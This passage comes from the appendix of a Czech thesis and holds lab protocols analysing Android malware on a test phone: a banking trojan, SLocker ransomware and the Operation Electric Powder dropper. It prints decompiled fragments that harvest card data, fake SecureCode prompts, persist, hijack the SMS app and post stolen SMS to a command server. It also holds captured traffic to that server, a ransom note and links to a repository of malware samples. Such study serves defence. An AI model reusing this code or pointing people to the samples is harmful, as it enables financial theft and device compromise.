1.	RECEIVE_BOOT_COMPLETED	Příjem zprávy o dokončení bootování	B
2.	READ_CONTACTS	Čtení kontaktů	N
3.	DEVICE_POWER	Ovládání energie zařízení, doplňuje WAKE_LOCK	B
4.	USES_POLICY_FORCE_LOCK	Možnost okamžitého zamčení zařízení a změny času potřebného k automatickému zamčení	B
5.	RECEIVE_SMS	Příjem SMS	N
6.	READ_SMS	Čtení SMS	N
7.	WAKE_LOCK	Zabránění uspání procesoru a zhasnutí obrazovky	B
8.	WRITE_SMS	Psaní SMS	N
9.	READ_PHONE_STATE	Čtení informací o zařízení – telefonní číslo, operátor, stav probíhajících hovorů	B
10.	ACCESS_NETWORK_STATE	Čtení informací o stavu telefonních sítí	B
11.	INTERNET	Internetová komunikace	B
12.	SEND_SMS	Odesílání SMS	N
13.	GET_TASKS	Seznam nedávno spuštěných úloh	N
14.	WRITE_SETTINGS	Čtení a zápis systémového nastavení	S
15.	VIBRATE	Přístup k vibrátoru	B
16.	ACCESS_WIFI_STATE	Čtení informací o Wi-Fi sítích	B
17.	CHANGE_WIFI_STATE	Změna stavu Wi-Fi sítě	B
18.	CHANGE_NETWORK_STATE	Změna stavu telefonní sítě	B
19.	SYSTEM_ALERT_WINDOWS	Aplikace se může zobrazit nad ostatními aplikacemi	S
20.	WRITE_EXTERNAL_STORAGE	Zápis dat do externího úložiště	N
21.	READ_EXTERNAL_STORAGE	Čtení dat z externího úložiště	N

LEGENDA	
N	Nebezpečné
B	Normální (bezpečné)
S	Podepsané

ČINNOSTI APLIKACE PODLE ANDROIDMANIFEST.XML

Aktivity	Services.LaunchActivity
	IncomeSMSActivity
	o.ʾ
	o.¯
	o.CON
Služby	Call.HeadlessSmsSendService
	Controllers.Activities.WebMainService
	Call.SmsKitKatService
Přijímače	InstallReceiver
	Mess.ReceiverMess
	Mess.ReceiverPush
	AdministrationReceiver
	Mess.ReceiverIncoming
	BootReceiver
	NetworkChangeReceiver
	o.ᴸ

ANALÝZA ZDROJOVÉHO KÓDU

Část bankovního malware:

Cosmetiq.fl - Controllers.activities – WebMainService.class

Název třídy: o.ʻ

```
localJSONObject.put("cardNum", this.ˤ);
localJSONObject.put("dateExp", this.ʸ);
localJSONObject.put("ccv", this.ʔ);
localJSONObject.put("holderName", this.ˁ);
localJSONObject.put("countryFromList", this.ˢ);
localJSONObject.put("streetAddress", this.ˁ);
localJSONObject.put("city", this.ˎ);
localJSONObject.put("postCode", this.□);
localJSONObject.put("phoneNumber", this.□);
localJSONObject.put("masterSecCode", this.□);
localJSONObject.put("isCodeViaSms", this.□);
localJSONObject.put("dayBirth", this.□);
localJSONObject.put("monthBirth", this.□);
localJSONObject.put("yearBirth", this.□);
return localJSONObject;
```

O – con.class

```
if (paramBundle.ч.startsWith("5"))
{
  i = 2130837518;
  paramLayoutInflater = "MasterCard";
}
else if (paramBundle.ч.startsWith("4"))
{
  i = 2130837520;
  paramLayoutInflater = "Visa";
}
else
{
  i = j;
  if (paramBundle.ч.startsWith("3"))
  {
    paramLayoutInflater = "American Express";
    i = j;
  }
}
```

```
paramBundle.setText(String.format("For security purposes please provide us your full %s Securecode", new Object[]
paramBundle = this.l;
getResources();
paramBundle.setText(String.format("%s Securecode:", new Object[] { paramLayoutInflater }));
paramBundle = this.;
getResources();
paramBundle.setText(String.format("If you are usually receive your %s Securecode code through SMS please check",
```

Sběr informací o aplikacích:

Cosmetiq.fl – Controllers.activities – WebMainService.class

Název třídy: `O.l`

```
public static String l = new String(Base64.decode("Y29t...
cm9pZAogICAg", 0));
```

Zakódovaný řetězec:	Y29tLmFuZHJvaWQudmVuZGluZxjb20udmliZXIudm9pCxjb20u d2hhdHNhcHAsY29tLnNreXBlLnJhaWRlcxjb20uZmFjZWJvb2su b3JjYSwgY29tLmZhY2Vib29rLmthGFuYSwgY29tLmluc3RhZ3JhbS 5hbmRyb2lkLCBjb20udHddHRlci5hbmRyb2lkLBjb20uYW5kcm9 pZC5nYWxsZXJ5M2QsIGpwLm5hdmVyLmxpmUuYW5kcm9pZA ogICAg
Dekódovaný řetězec:	com.android.vending,com.viber.voip, com.whatsapp,com.skype.raider, com.facebook.orca, com.facebook.katana, com.instagram.android, com.twitter.android, com.android.gallery3d, jp.naver.line.android

```
public ı(WebMainService paramWebMainService)
{
  this.ɪ = paramWebMainService;
  this._ = ((ActivityManager)this.ɪ.getSystemService("activity"));
  this._ = this.ɪ.getSharedPreferences(_.ʔ, 0).getString(_.ʲ, _.ː);
  HashMap localHashMap = new HashMap();
  ĭ = localHashMap;
  localHashMap.put("com.facebook.orca", new ("facebook.php", false));
  ĭ.put("com.facebook.katana", new ("facebook.php", false));
  ĭ.put(paramWebMainService.getString(2131427345), new (paramWebMainService.getString(2131427346), true));
  ĭ.put(paramWebMainService.getString(2131427355), new (paramWebMainService.getString(2131427356), true));
  ĭ.put("com.viber.voip", new ("viber.php", false));
  ĭ.put("com.whatsapp", new ("whatsapp.php", false));
}
```

Zapínání aplikace prostřednictvím Alarm Manageru:

Cosmetiq.fl – Controllers.activities – WebMainService.class

Název třídy: O.ʔ

```
public static void `(WebMainService paramWebMainService)
{
  AlarmManager localAlarmManager = (AlarmManager)paramWebMainService.getSystemService("alarm");
  paramWebMainService = PendingIntent.getBroadcast(paramWebMainService, 0, new Intent(paramWebMainService, ʔ.class), 0);
  localAlarmManager.setRepeating(0, System.currentTimeMillis(), 60000L, paramWebMainService);
}
```

Zapnutí aplikace po jejím ukončení:

Cosmetiq.fl – Controllers.activities – WebMainService.class

```
public void onDestroy()
{
  super.onDestroy();
  try
  {
    startService(new Intent(this, WebMainService.class));
    return;
  }
  catch (Exception localException)
  {
    for (;;) {}
  }
  ^._();
}
```

Zapnutí Wi-Fi a mobilních dat:

Cosmetiq.fl – Controllers.activities – WebMainService.class

```
paramContext = (ConnectivityManager)this.¸.getSystemService("connectivity");
try
{
  paramIntent = Class.forName(paramContext.getClass().getName()).getDeclaredField("mService");
  paramIntent.setAccessible(true);
  paramContext = paramIntent.get(paramContext);
  paramIntent = Class.forName(paramContext.getClass().getName()).getDeclaredMethod("setMobileDataEnabled", new Class[] { Boolean.TYPE });
  paramIntent.setAccessible(true);
  paramIntent.invoke(paramContext, new Object[] { Boolean.valueOf(true) });
}
catch (ClassNotFoundException paramContext)
{
  paramContext.printStackTrace();
}
catch (Exception paramContext)
{
  Log.e("UtilConnect", "Exception: " + paramContext.getMessage());
}
paramContext = this.¸;
try
{
  paramContext = (WifiManager)paramContext.getSystemService("wifi");
  if (!paramContext.isWifiEnabled()) {
    paramContext.setWifiEnabled(true);
  }
}
```

Vytvoření a přístup k souboru google.log v externím úložišti:

O - ´.class

```
new File(Environment.getExternalStorageDirectory(), "google.log");
```

Cosmetiq.fl – Controllers.activities – WebMainService.class

Název třídy: o.^

```
static
{
  new File(Environment.getExternalStorageDirectory() + "/google.log");
  new SimpleDateFormat("dd.MM.yyyy hh:mm:ss");
}
```

Změna výchozí SMS aplikace:

Cosmetiq.fl – Services – Call – SmsKitKatService.class

Název třídy: o.^

```
{
  localObject4 = new Intent("android.provider.Telephony.ACTION_CHANGE_DEFAULT");
  ((Intent)localObject4).putExtra("package", (String)localObject3);
  ((Intent)localObject4).setFlags(268435456);
  this.l.startActivity((Intent)localObject4);
}
```

Kontrola, jestli se zařízení nachází v Rusku:

Cosmetiq.fl – Services – Receivers – BootReceiver.class

```
boolean bool = ((TelephonyManager)paramContext.getSystemService("phone")).getSimCountryIso().contains("ru");
if (bool) {
  return true;
}
bool = Locale.getDefault().getISO3Country().contains("RUS");
if (bool) {
  return true;
}
```

Výpis procesů:

O – If.class

```
File[] arrayOfFile = new File("/proc").listFiles();
```

Odesílání dat:

O – ‘.class

```
protected final HttpRequestBase _()
{
  try
  {
    JSONObject localJSONObject = new JSONObject();
    localJSONObject.put("text", this.I);
    localJSONObject.put("number", this.l);
    localJSONObject.put("date", this.J);
    HttpPost localHttpPost = new HttpPost(getUrl());
    ^._();
    ArrayList localArrayList = new ArrayList();
    localArrayList.add(new BasicNameValuePair("bot_id", ~.`(this.x)));
    localArrayList.add(new BasicNameValuePair("sms", localJSONObject.toString()));
    localHttpPost.setEntity(new UrlEncodedFormEntity(localArrayList, "UTF-8"));
    return localHttpPost;
```


Ověření přítomnosti aplikace TeamViewer:

O - ?.class

```
if (paramString1.contains("com.teamviewer.quicksupport.market")) {
  bool = true;
} else {
  bool = false;
}
```


INSTALACE APLIKACE

Instalační obrazovka aplikace a žádost o udělení práva správce zařízení.




INFORMACE O APLIKACI

Přidání aplikace na seznam výchozích aplikací pro zasílání zpráv a do správců zařízení:



ODEBRÁNÍ PRÁV SPRÁVCE ZAŘÍZENÍ

Upozornění při pokusu o odebrání správcovství a obrazovka s údajným následným systémovým updatem.



ANALÝZA SOUBORU LOGCAT

Zamítnutí oprávnění DEVICE_POWER:

```
PackageManager: Not granting permission android.permission.DEVICE_POWER to package cosmetiq.fl
```

Spuštění aplikace:

```
Timeline: Activity_launch_request id:cosmetiq.fl time:656433
```

```
ActivityManager: Start proc 11688:cosmetiq.fl/u0a88 for activity cosmetiq.fl/.services.LaunchActivity
```

```
ActivityManager: START u0 {flg=0x30000000 cmp=cosmetiq.fl/o.'} from uid 10088 on display 0
```

```
ActivityManager: Start proc 12139:cosmetiq.fl/u0a88 for service cosmetiq.fl/.controllers.activities.WebMainService
```

Chyby ve třídách:

```
System.err:  at o.ⁱ.´(:35)
```

```
System.err:  at o.ı.run(:67)
```

Odstranění zástupce aplikace:

```
removeApplication ItemInfo =ComponentInfo{cosmetiq.fl/cosmetiq.fl.services.LaunchActivity}
```

Spuštění WiFi

```
WifiServiceImplEx: setWifiEnabled: true pid=12511, uid=10089, package= cosmetiq.fl, App Lable : Google Play Services
```

Nastavení výchozí SMS aplikace:

```
Replacing preferred activity cosmetiq.fl/.services.IncomeSMSActivity for user 0:
```

Znovuspuštění aplikace:

```
Timeline: Activity_launch_request id:cosmetiq.fl time:9413711
```

Udělení správcovství:

```
setActiveAdmin : ComponentInfo{cosmetiq.fl/cosmetiq.fl.services.receivers.AdministrationReceiver}
```

Odebrání správcovství:

```
removeActiveAdmin : ComponentInfo{cosmetiq.fl/cosmetiq.fl.services.receivers.AdministrationReceiver}
```

ANALÝZA DUMPSYS SOUBORU

Informace o aplikaci:

```
*APP* UID 10089 ProcessRecord{1d7e536 13389:cosmetiq.fl/u0a89}
  user #0 uid=10089 gids={50089, 9997, 3003}
  requiredAbi=armeabi-v7a instructionSet=null
  class=o.aUX
```

Služby:

```
Services:
  - ServiceRecord{821071d u0 cosmetiq.fl/.controllers.activities.WebMainService}
  - ServiceRecord{cfc13f4 u0 cosmetiq.fl/o.ᐟ}
```

Zapnutí aplikace alarmem:

```
RTC_WAKEUP #1: Alarm{a60ed3b tag *walarm*:cosmetiq.fl/o.ᐟ type 0 when 1524948936122 cosmetiq.fl}
  tag=*walarm*:cosmetiq.fl/o.ᐟ
  type=0 whenElapsed=+20s390ms when=2018-04-28 22:55:36
  window=+45s0ms repeatInterval=60000 count=0 flags=0x0
  operation=PendingIntent{a2f2c58: PendingIntentRecord{bd9a0d2 cosmetiq.fl broadcastIntent}}
```

Aktivity aplikace:

```
Package cosmetiq.fl:

  WRITE_SMS: mode=1; rejectTime=+37s856ms ago

  SYSTEM_ALERT_WINDOW: mode=3; rejectTime=+1m26s648ms ago

  WAKE_LOCK: mode=0; time=+3m53s389ms ago; duration=+1ms

  OP_READ_PHONE_STATE: mode=0; time=+37s846ms ago

  READ_EXTERNAL_STORAGE: mode=0; time=+37s947ms ago

  WRITE_EXTERNAL_STORAGE: mode=0; time=+37s947ms ago
```

Seznam výchozích SMS aplikací:

```
sms:

  8f8cdbf com.google.android.talk/com.google.android.apps.hangouts.phone.BabelHomeActivity

  bdd2210 com.android.mms/.ui.ComposeMessageActivity

  f0e4ac7 cosmetiq.fl/.services.IncomeSMSActivity

component_name=cosmetiq.fl.services.LaunchActivity, android.intent.extra.DONT_KILL_APP=true,
```

ANALÝZA WEBOVÉHO PROVOZU

```
POST http://joguce.info/012/get.php HTTP/1.1
Content-Length: 414
Content-Type: application/x-www-form-urlencoded
Host: joguce.info
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

id=fe9eded87053ce19dc07c480706cda9a&trafferId=123&isScreenLock=false&buildName=5.1.1-1819
740&info=remote_id%3A+1%2C+trafferId%3A+123%2C+imei%3A+[redacted]%2C+country%3A+%2C
+cell%3A+O2-CZ%2C+android%3A+6.0%2C+model%3A+LGE+LG-H440n%2C+number%3A+%2C+applications
%3A+android%7C+com.lge.fmradio%7Ccom.rsupport.rs.activity.lge%7Ccom.lge.lgworld
%7Ccosmetiq.fl%7Ccom.teamviewer.quicksupport.market%7Ccom.lge.qmemoplus
```

SOUBOR GOOGLE.LOG

google.log
Textový dokument
0 bajtů

PŘÍLOHA P II: PROTOKOL POKUSU Č. 2 – SLOCKER

Vypracoval:	Bc. Daniel Réda
Datum:	6.5.2018
Použitý hardware	
Pracovní stanice:	HP 250 G5 (W4M89EA)
Operační systém:	Windows 10 Home, 64 bit
Zařízení:	LG H440n
Operační systém:	6.0
Použitý software	
Název	Verze
Android Studio	3.0.1
Virus Total	-
PSPad	4.6.1
BurpSuite CE	1.7.33
Wireshark	2.4.3
Použitý malware	
Identifikace:	Trojan Ransomware: SLocker
Zdroj:	https://github.com/ethicalhackeragnidhra/Android-Malwares/tree/master/SLocker
Název souboru:	SLocker.apk
Velikost souboru:	5 904 806 B
MD5 hash souboru:	BA03C39BA851C2CB3AC5851B5F029B9C

Stav zařízení: Zařízení je v továrním nastavení a je v něm vložena SD karta. Do systému je přihlášen falešný uživatel účtem Google. V zařízení jsou dále uloženy fotografie, textové soubory, instalační soubory aplikací a videa. Všechny soubory jsou umístěny v interním i v externím úložišti.

SCREENSHOTY Z SOFTWARE VIRUSTOTAL

Název balíčku:

Package Name com.android.tencent.zdevs.bah

Detekce závadného obsahu antivirovými aplikacemi:

Aktivity:

com.android.tencent.zdevs.bah.MainActivity

Požadovaná oprávnění:

android.permission.GET_TASKS
android.permission.INTERNET
android.permission.READ_PHONE_STATE
android.permission.WRITE_EXTERNAL_STORAGE
android.permission.CHANGE_CONFIGURATION
android.permission.MOUNT_UNMOUNT_FILESYSTEMS
android.permission.READ_LOGS
android.permission.ACCESS_NETWORK_STATE
android.permission.ACCESS_WIFI_STATE
android.permission.MODIFY_AUDIO_SETTINGS


POPIS POŽADOVANÝCH OPRÁVNĚNÍ

1.	GET_TASKS	Seznam nedávno spuštěných úloh	N
2.	INTERNET	Internetová komunikace	B
3.	READ_PHONE_STATE	Čtení informací o zařízení – telefonní číslo, operátor, stav probíhajících hovorů	B
4.	WRITE_EXTERNAL_STORAGE	Zápis do externího úložiště	N
5.	CHANGE_CONFIGURATION	Změna nastavení jako např. jazyk	-
6.	MOUNT_UNMOUNT_FILESYSTEMS	Umožňuje připojení a odpojení vyměnitelného úložiště	S
7.	READ_LOGS	Čtení systémových logovacích souborů	S
8.	ACCESS_NETWORK_STATE	Čtení informací o stavu sítí	B
9.	ACCESS_WIFI_STATE	Čtení informací o Wi-Fi sítích	N
10.	MODIFY_AUDIO_SETTINGS	Změna nastavení zvuku	B

LEGENDA	
N	Nebezpečné
B	Normální (bezpečné)
S	Podepsané


INSTALACE APLIKACE

Instalační obrazovka aplikace:



ŽÁDOST O VÝKUPNÉ

(obrazovka je vyfocena mobilním telefonem, protože malware znemožnil pořízení screen-shotu)



Překlad textu žádosti:

(k překladu z čínštiny do angličtiny byl použit překladač Google)


What's wrong with my phone?

Some of your important files have been encrypted and saved by me. Photos, pictures, documents, archives, audio, video files, txt files etc. Almost all types of files are encrypted and cannot be opened properly. This is fundamentally different from normal file corruption.

Is there a way to recover these documents?

Of course there are recoverable methods on the internet. I can guarantee that without our decryption service, God cannot restore these documents. There is of course a reversible method for recovering these documents. It can only be restored through our decryption service. With personality guarantee, it can provide safe and effective recovery service. But there is a fee, it cannot be postponed indefinitely, please rest assured, I will never lie to you. Whenether you can fix the amount of payment at any time, it will be restored…

ZAŠIFROVANÉ SOUBORY



ANALÝZA SOUBORU LOGCAT

Verifikace aplikace

```
com.google.android.finsky.verifier.impl.ds.c(212): Verification complete: id=0, package_name=com.android.tencent.zdevs.bah
```

Dokončení instalace:

```
[BNRAppListMgrReceiver]: android.intent.action.PACKAGE_ADDED : com.android.tencent.zdevs.bah
```

Spuštění procesu:

```
START u0 {act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] flg=0x10000000

pkg=com.android.tencent.zdevs.bah cmp=com.android.tencent.zdevs.bah/.MainActivity} from uid 10040 on display 0
```

Zamítnutí oprávnění:

```
Not granting permission android.permission.READ_LOGS to package com.android.tencent.zdevs.bah (protectionLevel
Not granting permission android.permission.CHANGE_CONFIGURATION to package com.android.tencent.zdevs.bah (prot
Not granting permission android.permission.MOUNT_UNMOUNT_FILESYSTEMS to package com.android.tencent.zdevs.bah
```

Přinucení ukončení aktivity:

```
Force finishing activity ActivityRecord{35da8bd u0 com.android.tencent.zdevs.bah/.MainActivity t149}
```

Špatné ukončení aktivity:

```
Wtf, activity ActivityRecord{35da8bd u0 com.android.tencent.zdevs.bah/.MainActivity t149 f}

in proc activity list not using proc ProcessRecord{682ad42 10210:com.android.tencent.zdevs.bah/u0a88}?!? Using null instead.
```

Zablokování tlačítka zpět:

```
==>disabledNaviBtn() what=0x0, token=android.os.Binder@10ad289,  pkg=Window{ebd2b19 u0 Starting com.android.tencent.zdevs.bah}
disableNaviBtn: mDisabledNaviBtn=0x0,  mDisableRecords.size=0
```

ANALÝZA DUMPSYS SOUBORU

Změna aktivity:

```
origActivity=com.android.tencent.zdevs.bah/.QQ1279525738

realActivity=com.android.tencent.zdevs.bah/.MainActivity
```

```
disabledComponents:
  com.android.tencent.zdevs.bah.MainActivity
enabledComponents:
  com.android.tencent.zdevs.bah.QQ1279525738
```

Informace o aplikaci:

```
*APP* UID 10089 ProcessRecord{151c05a 11588:com.android.tencent.zdevs.bah/u0a89}
  user #0 uid=10089 gids={50089, 9997, 3003}
  requiredAbi=armeabi-v7a instructionSet=null
```

Vymazání dat o hovorech a o záznamech v hlasové stránce související s aplikací:

```
sql="DELETE FROM voicemail_status WHERE (((source_package = 'com.android.tencent.zdevs.bah')))"
```

```
sql="SELECT _data FROM calls WHERE (((((source_package = 'com.android.tencent.zdevs.bah'))) AND ((type = 4))))"
```

ANALÝZA WEBOVÉHO PROVOZU

```
GET http://biaozhunshijian.51240.com/ HTTP/1.1
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; LG-H440n Build/MRA58K)
Host: biaozhunshijian.51240.com
Connection: Keep-Alive
Accept-Encoding: gzip

HTTP/1.1 301 Moved Permanently
Server: nginx
Date: Sun, 06 May 2018 17:08:03 GMT
Content-Type: text/html
Content-Length: 178
Connection: close
Location: https://biaozhunshijian.51240.com/

<html>
<head><title>301 Moved Permanently</title></head>
<body bgcolor="white">
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

Odhalení adresy softwarem VirusTotal

Interesting Strings

```
http://biaozhunshijian.51240.com/
```

PŘÍLOHA P III: PROTOKOL POKUSU Č. 2 – OPERATION ELECTRIC POWDER

Vypracoval:	Bc. Daniel Réda
Datum:	10.5.2018
POUŽITÝ HARDWARE	
Pracovní stanice:	HP 250 G5 (W4M89EA)
▪ Operační systém:	Windows 10 Home, 64 bit
Zařízení:	LG H440n
▪ Operační systém:	6.0
POUŽITÝ SOFTWARE	
Název	Verze
Android Studio	3.0.1
Drozer	2.4.4
BurpSuite CE	1.7.33
Wireshark	2.4.3
POUŽITÝ MALWARE	
Identifikace:	Trojan-Dropper: Operation Electric Powder
Zdroj:	https://github.com/ethicalhackeragnidhra/Android-Malwares/tree/master/OperationElectricPowder
Název souboru:	OperationElectricPowder.apk
Velikost souboru:	1 276 491 b
MD5 hash souboru:	3137448E0CB7AD83C433A27B6DBFB090

Stav zařízení: Zařízení je v továrním nastavení do systému je přihlášen falešný uživatel účtem Google.

DATA Z NÁSTROJE DROZER

Název balíčku a aplikace:

```
com.niantclab.pokemongo (Pok├ęmon GO)
```

Obsah souboru AndroidManifest.xml

```
dz> run app.package.manifest com.niantclab.pokemongo
<manifest versionCode="1"
          versionName="1.0"
